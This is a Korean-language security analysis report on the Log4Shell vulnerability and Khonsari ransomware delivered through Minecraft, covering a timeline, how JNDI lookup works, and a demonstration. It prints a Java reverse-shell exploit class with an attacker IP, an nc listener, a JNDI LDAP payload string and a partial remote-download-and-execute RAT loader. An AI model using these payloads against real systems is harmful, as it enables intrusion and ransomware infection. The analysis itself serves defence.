마인크래프트에서 발견된 최악의 보안위협

‘Log4Shell’ 취약점을 악용, 원격서버에 랜섬웨어를 유포하는 Khonsari 분석


2022.01

SOMANSA

목 차

1. 개 요

1.1 배 경



[그림 1] CVE-2021-44228 취약점 공개 내역

2021 년 12 월 9 일, Apache Log4j 라이브러리의 원격 코드 실행 취약점이 공개됐다.

Log4j 는 Java 로 작성된 오픈소스 프로젝트이며, 프로그램이 로그를 남길 수 있도록 API 를 제공한다.

오라클에서 제공하는 JDK 에는 기본적으로 로깅 기능을 제공하는 함수가 없기에

Log4j 는 Java 기반 프로그램에서 인기있는 라이브러리 중 하나이다.

Java 는 JVM(Java Virtual Machine)이라는 가상머신 위에서 동작하기에 운영체제 관계없이 사용 가능하다.

따라서, Log4j 취약점이 미치는 범위가 매우 광범위하고,

공격에 성공하면 공격자가 원격에서 코드를 실행할 수 있어 “사상 최악의 보안 결함”이라 불리고 있다.

날짜	설명
2013-09-14	JNDI Lookup 기능 추가
2021-11-24	Alibaba Cloud Security Team 이 Apache 측에 해당 취약점 제보
2021-11-26	MITRE 에 CVE-2021-44228 등록
2021-12-05	"Restrict LDAP access via JNDI" 취약점 코드 패치
2021-12-07	log4j-2.15.0-rc1 버전 릴리즈
2021-12-09	CVE-2021-44228 공개, 개념 증명코드(PoC) 공개
2021-12-11	KISA - Log4j 보안 업데이트 권고 발표

2021-12-12	"Disable JNDI by default" 취약점 코드 패치, log4j-2.15.1 버전 릴리즈
2021-12-13	CVE-2021-45046 취약점이 조치 된 log4j-2.16.0 버전 릴리즈
2021-12-18	CVE-2021-45105 취약점이 조치 된 log4j-2.17.0 버전 릴리즈
2021-12-28	CVE-2021-44832 취약점이 조치 된 log4j-2.17.1 버전 릴리즈
2021-12-29	CVE-2021-44832 공개

[표 1] Log4j 사건 타임라인

Log4j 취약점이 발생한 것은 JNDI Lookup 기능을 추가하면서부터다.
Log4j 2.0-beta9 버전부터 추가된 이 기능은 찾고자 하는 객체에 접근 가능하도록
인터페이스를 제공하여 정해진 형식대로 문자열을 삽입할 경우 해당 객체를 쿼리 하거나 바인딩 할 수 있다.
문제는 해당 기능이 개발자에게는 편의 기능으로 쓰일 수 있지만
공격자에게는 악의적인 입력 값을 삽입하는 벡터로 쓰인다는 점이다.
이 업데이트는 2013 년에 적용된 것으로 무려 8 년 동안 존재했었다.
지난 11 월 24 일, Alibaba Cloud Security Team 이 Apache 측에 해당 취약점을 제보했다.
현재 수많은 시스템이 Log4Shell 취약점에 노출되어 있다.
각지에서 취약한 Log4j 라이브러리를 사용 중인지 스캐너를 통해
영향 범위를 파악하고 업데이트를 위한 노력을 하고 있지만 즉각 업데이트를 적용하기는 쉽지 않다.
심지어는 자기 자신이 Log4j 라이브러리를 사용 중인지 아닌지조차 모르는 사람도 있다.
그만큼 Log4j 가 광범위하게 쓰이는 오픈소스 라이브러리라는 반증이다.

날짜	취약점 번호	파급 효과	영향 버전
2021-12-09	CVE-2021-44228	Remote Code Execution	2.0-beta9 ~ 2.14.1
2021-12-14	CVE-2021-45046	Denial of Service	2.0-beta9 ~ 2.15.0 (2.12.2 제외)
2021-12-18	CVE-2021-45105	Denial of Service	2.0-beta9 ~ 2.16.0 (2.12.3 제외)
2021-12-29	CVE-2021-44832	Remote Code Execution	2.0-beta9 ~ 2.17.0

[표 2] Log4j 취약점 목록

Log4j 취약점은 파급력이 큰 만큼 패치가 발 빠르게 이루어지고 있지만
이를 우회하려는 움직임 또한 활발하다.
최초에 발견된 취약점 이후로 2.x 버전에서 동작하는 두 개의 취약점이 추가로 발견되었다.
서비스를 방해하는 목적의 DoS 공격이기에 원격 코드 실행보단 파급력이 낮지만
관련해서 연구가 현재까지도 이뤄지고 있기에 언제 추가적인 취약점이 발생할지 미지수다.
Log4j 사태는 아직 현재 진행형이다.

Khonsari 랜섬웨어의 경우 CVE-2021-44228 원격 코드 실행 취약점을 사용했다.
따라서 formatMsgNoLookups[1] 옵션이 true 로 설정된 Log4j 2.15.0 이상을 사용할 경우
랜섬웨어 감염은 어려워진다.
최신 버전으로 업데이트하는 것이 가장 바람직하다.


1.2. 파일 정보

Name	groenhuyzen.exe
Type	PE32 (.NET executable)
Behavior	File Encryption
SHA-256	f2e3f685256e5f31b05fc9f9ca470f527d7fdae28fa3190c8eba179473e20789
Description	Khonsari Ransomware

[파일 1] Khonsari 랜섬웨어 실행 파일

[1]로그 메시지에 대한 Lookup 기능 사용 여부 설정 옵션

2. 분 석



[그림 2] Khonsari 랜섬웨어 공격에 사용 된 Log4Shell 익스플로잇 순서도

[1 단계: ①~②]

①: 피해자는 온라인상에서 게임을 하기 위해 마인크래프트 공개 서버에 접속한다.

②: 공격자는 익명의 다수에게 Log4Shell 익스플로잇을 하기 위해 피해자와 동일한 서버에 접속한다.

[2 단계: ③]

③: 공격자는 페이로드를 게임 내 채팅 창에 입력한다. 만일 피해자의 마인크래프트 환경이 취약한 Log4j 라이브러리를 사용 중일 경우 로깅 과정에서 JNDI Lookup 기능이 동작한다.

[3 단계: ④~⑤]

④: 공격자의 LDAP 서버에 동적으로 로딩할 클래스의 경로를 요청한다.

⑤: Codebase URL 에 악성 클래스 파일의 경로를 담아 전송한다.

[4 단계: ⑥~⑦]

⑥~⑦: 공격자의 HTTP 서버로부터 악성 클래스 파일을 내려 받아 로딩한다.

이때, 피해자는 Log4j 버전과는 별개로 trustURLCodebase[2] 플래그가 true 로 설정된 취약한 JRE 또는 JDK 를 사용하고 있어야 한다.

[5 단계: ⑧~⑨]

⑧~⑨: 공격자의 HTTP 서버로부터 Khonsari 랜섬웨어를 내려 받아 실행한다.

2.1. Log4Shell (CVE-2021-44228)

2.1.1. 취약점 동작 원리

```java
import org.apache.log4j.Logger;


public class Test {
    static Logger logger = Logger.getLogger(Test.class.getName());

    public static void main(String[] args) {
        logger.error("<Log Message>");
    }
}
```

[그림 3] log4j 예제 코드

함수명	설명
Logger.fatal()	FATAL 레벨로 로깅
Logger.error()	ERROR 레벨로 로깅
Logger.warn()	WARN 레벨로 로깅
Logger.info()	INFO 레벨로 로깅
Logger.debug()	DEBUG 레벨로 로깅

[2]원격 리소스(클래스 파일)에 대한 접근 허용 여부 설정 옵션

Logger.trace()	TRACE 레벨로 로깅

[표 3] Log4j 라이브러리 로깅 함수 목록

[그림 3]은 Log4j 라이브러리의 함수를 사용해 로깅을 하는 간단한 예제 코드이다.

Log4j 는 [표 3]에 나열된 로깅 함수들을 지원한다.

이때, 로깅 함수의 인자에 "${"로 시작하는 문자열을 삽입하면

단순히 로그를 남기는 데에 그치지 않고 뒤에 이어지는 문자열을 가지고 Lookup 기능을 수행한다.

```
if (config != null && !noLookups) {
            for (int i = offset; i < workingBuilder.length() - 1; i++) {
                if (workingBuilder.charAt(i) == '$' && workingBuilder.charAt(i + 1) == '{') {
                    final String value = workingBuilder.substring(offset, workingBuilder.length());
                    workingBuilder.setLength(offset);
                    workingBuilder.append(config.getStrSubstitutor().replace(event, value));
                }
            }
        }
```

[그림 4] log4j-core 의 MessagePatternConverter.java 소스 코드 일부

[그림 4]는 문제가 되는 버전 중 하나인 Log4j 2.14.0 라이브러리의 코드 일부이다.

조건문을 보면 noLookups 플래그 값에 따라 Lookup 기능 사용 여부를 결정하고

"${"로 시작되는 문자열을 찾기 위해 파싱 하고 있다.

Jndi Lookup

As of Log4j 2.17.0 JNDI operations require that log4j2.enableJndiLookup=true be set as a system property or the corresponding env

The JndiLookup allows variables to be retrieved via JNDI. By default the key will be prefixed with java:comp/env/, however if the key

The JDNI Lookup only supports the java protocol or no protocol (as shown in the example below).

```
1. <File name="Application" fileName="application.log">
2.   <PatternLayout>
3.     <pattern>%d %p %c{1.} [%t] ${jndi:logging/context-name} %m%n</pattern>
4.   </PatternLayout>
5. </File>
```

Java's JNDI module is not available on Android.

[그림 5] JNDI Lookup 소개 (Apache Log4j 공식 홈페이지)

Log4j 는 JNDI 를 포함한 18 가지 종류의 Lookup 기능을 지원한다.


이를 사용하면 로깅 함수에 넘어온 인자를 그대로 로그 파일에 쓰지 않고

시스템 속성, 환경 변수, 특정 파일 경로 등으로 변환해 준다.

```java
/**
 * Internal method that resolves the value of a variable.
 * <p>
 * Most users of this class do not need to call this method. This method is
 * called automatically by the substitution process.
 * </p>
 * <p>
 * Writers of subclasses can override this method if they need to alter
 * how each substitution occurs. The method is passed the variable's name
 * and must return the corresponding value. This implementation uses the
 * {@link #getVariableResolver()} with the variable's name as the key.
 * </p>
 *
 * @param event The LogEvent, if there is one.
 * @param variableName  the name of the variable, not null
 * @param buf  the buffer where the substitution is occurring, not null
 * @param startPos  the start position of the variable including the prefix, valid
 * @param endPos  the end position of the variable including the suffix, valid
 * @return the variable's value or <b>null</b> if the variable is unknown
 */
protected String resolveVariable(final LogEvent event, final String variableName, final StringBuilder buf,
                                 final int startPos, final int endPos) {
    final StrLookup resolver = getVariableResolver();
    if (resolver == null) {
        return null;
    }
    return resolver.lookup(event, variableName);
}
```

[그림 6] log4j-core 의 StrSubstitutor.java 소스 코드 일부

이후에 resolveVariable 함수를 통해 실질적인 Lookup 을 수행한다.



[그림 7] JNDI 계층 구조 (Oracle 공식 문서)

JVM 은 JNDI 계층 중 Naming Manager 와 JNDI SPI 에서
클래스를 Remote Codebase 로부터 로드할 수 있다.
Khonsari 랜섬웨어가 공격에 사용한 방법은 JNDI SPI 중에서도 LDAP 프로토콜을 통한 방식이다.
이를 통해 공격자는 피해자에게 바이트 배열 형태로 직렬화된 객체를 제공하여 로딩시킬 수 있다.

프로토콜	원격 클래스 로딩 허용 옵션
LDAP	com.sun.jndi.ldap.object.trustURLCodebase


[표 4] JVM 의 원격 클래스 로딩 허용 여부 옵션

버전	속성 값
Java 6 (6u211 미만)	com.sun.jndi.ldap.object.trustURLCodebase = true
Java 7 (7u201 미만)	com.sun.jndi.ldap.object.trustURLCodebase = true
Java 8 (8u191 미만)	com.sun.jndi.ldap.object.trustURLCodebase = true
Java 11 (11.0.1 미만)	com.sun.jndi.ldap.object.trustURLCodebase = true

[표 5] Java 버전에 따른 trustURLCodebase 속성 값

LDAP 프로토콜을 통해 원격에서 클래스를 로딩시키기 위해서는
[표 4]에 표시된 JVM 속성이 true 로 설정되어야 한다.
해당 속성값은 JRE 또는 JDK 의 버전이 [표 5]에 해당될 경우
기본적으로 true 로 설정되어 있어 원격 코드 실행이 가능하다.

2.1.2. 취약점 시연




[그림 8] 웹 애플리케이션을 통한 Log4Shell 시연

[그림 8]은 Log4Shell 에 취약한 Java 기반 웹 애플리케이션의 모습이다.
로그인 기능 이외에 별다른 것은 없다.
해당 프로그램은 Log4j 2.14.1 버전을 사용하며
JDK 역시 원격 클래스 로딩이 가능한 1.8 버전을 사용 중이다.

```
String userName = req.getParameter("uname");
String password = req.getParameter("password");

resp.setContentType("text/html");
PrintWriter out = resp.getWriter();
out.println("<html><body>");

if(userName.equals("admin") && password.equals("password")){
    out.println("Welcome Back Admin");
}
else{

    // vulnerable code
    Logger logger = LogManager.getLogger(com.example.log4shell.log4j.class);
    logger.error(userName);

    out.println("<code> the password you entered was invalid, <u> we will log your information </u> </code>");
}
```

[그림 9] 웹 애플리케이션 소스 코드


입력받은 사용자 계정 이름을 로깅 하기 위해 Logger.error() 함수를 호출한다.



[그림 10] 일반 사용자의 로그인 시도

로그인 버튼을 누르자 웹 서버의 로그에 사용자 측이 입력했던 계정 이름이 출력되는 것을 볼 수 있다.

“${“로 시작하는 문자열이 아니기에 별도의 Lookup 과정 없이 로깅 된다.



[그림 11] 공격자의 로그인 시도

이번엔 일반 사용자가 아닌 공격자가 로그 인을 하는 경우이다.

현재 사용자 계정 이름이 Log4Shell 취약점을 트리거 할 수 있는 벡터이기에

공격자가 로그인을 할 때 준비된 페이로드를 입력한다면

웹 서버에서 공격자의 코드를 실행할 수 있다.

"${jndi:"로 시작하므로 그 뒤에 이어지는 문자열을 가지고 현재 웹 애플리케이션이 사용 중인 JDK 는

1.8 버전으로 trustURLCodebase 속성이 true 로 설정되어 있어 원격에서 클래스를 로딩시킬 수 있다.

```
public Exploit() throws Exception {
    String host="%s";
    int port=%d;
    String cmd="/bin/sh";
    Process p=new ProcessBuilder(cmd).redirectErrorStream(true).start();
    Socket s=new Socket(host,port); 3.145.115.94:9001
    InputStream pi=p.getInputStream(),
        pe=p.getErrorStream(),
        si=s.getInputStream();
    OutputStream po=p.getOutputStream(),so=s.getOutputStream();
    while(!s.isClosed()) {
        while(pi.available()>0)
            so.write(pi.read());
        while(pe.available()>0)
            so.write(pe.read());
        while(si.available()>0)
            po.write(si.read());
        so.flush();
        po.flush();
        Thread.sleep(50);
```

[그림 12] 웹 서버에서 동작할 악성 클래스의 소스 코드

```
ubuntu@vm:~/log4shell/log4j-shell-poc$ nc -lvnp 9001
Listening on 0.0.0.0 9001
```

[그림 13] 리버스 쉘을 위해 포트를 열어두는 공격자


시연을 위해 준비된 악성 클래스는 리버스 쉘이다. 웹 서버에 본 쉘을 실행시킨 뒤

공격자의 IP 주소인 3.145.115.94 에 소켓 통신을 요청한다(포트 번호는 임의로 지정).

공격자는 사전에 자기 자신의 PC 에서 해당 포트를 LISTENING 상태로 열어두고 대기하기만 하면 된다.

동작 과정은 공격자의 입력을 웹 서버의 본 쉘 측으로 전송하고 출력 된 결괏값을 수신 받는 방식이다.

위 동작은 소켓이 닫히기 전까지 무한 반복된다.



[그림 14] 리버스 쉘을 통해 쉘을 획득한 공격자

리버스 쉘에 성공하면 공격자는 [그림 14]와 같이 웹 서버에서 쉘 명령을 수행할 수 있다.
현재 경로를 출력하자 Apache Tomcat 관련 경로인 것을 알 수 있다.

2.2. Khonsari 랜섬웨어 다운로더

Payload	${jndi:ldap://3.145.115.94:1389/Main.class}

[표 6] JVM 의 원격 클래스 로딩 허용 여부 옵션

Khonsari 랜섬웨어 공격에 사용된 페이로드는 [표 6]과 같다.
당시의 Main.class 는 Khonsari 랜섬웨어를 내려 받고 실행하는 기능을 수행한다고 알려져 있다.
단, 12 월 13 일을 기점으로 해당 클래스 파일은 Khonsari 랜섬웨어 다운로더가 아닌
Orcus RAT 다운로더로 페이로드가 변경됐다.
Log4Shell 취약점으로 악성 클래스를 원격에서 로딩하는 부분과
클래스 파일이 위치한 서버의 IP 주소가 동일한 것으로 봤을 때,
Khonsari 랜섬웨어 다운로더 또한 다운로드 URL 과 실행 인자만 바뀐 형태일 것으로 추정된다.
따라서 Orcus RAT 다운로더를 살펴본다.

```
import java.io.IOException;

public class Main {
    public static void main(String[] args) {
    }

    static {
        try {
            File mutex = new File(System.getProperty("java.io.tmpdir") + File.separator + "fecitantiques.peedee");
            if (!mutex.exists()) {
                File file = File.createTempFile("fengpvp", "");
                ReadableByteChannel readableByteChannel = Channels.newChannel(new URL("http://test.verable.rocks/d
                FileOutputStream fileOutputStream = new FileOutputStream(file);
                fileOutputStream.getChannel().transferFrom(readableByteChannel, 0, Long.MAX_VALUE);
                fileOutputStream.getChannel().close();
                Runtime.getRuntime().exec("\"" + getJavaPath() + "\" -jar \"" + file.getAbsolutePath() + "\" peede
                mutex.mkdirs();
                mutex.createNewFile();
            }
        } catch (IOException e) {
        }
    }

    public static String getJavaPath() {
        if (new File("C:\\Program Files (x86)\\Common Files\\Oracle\\Java\\javapath\\javaw.exe").exists()) {
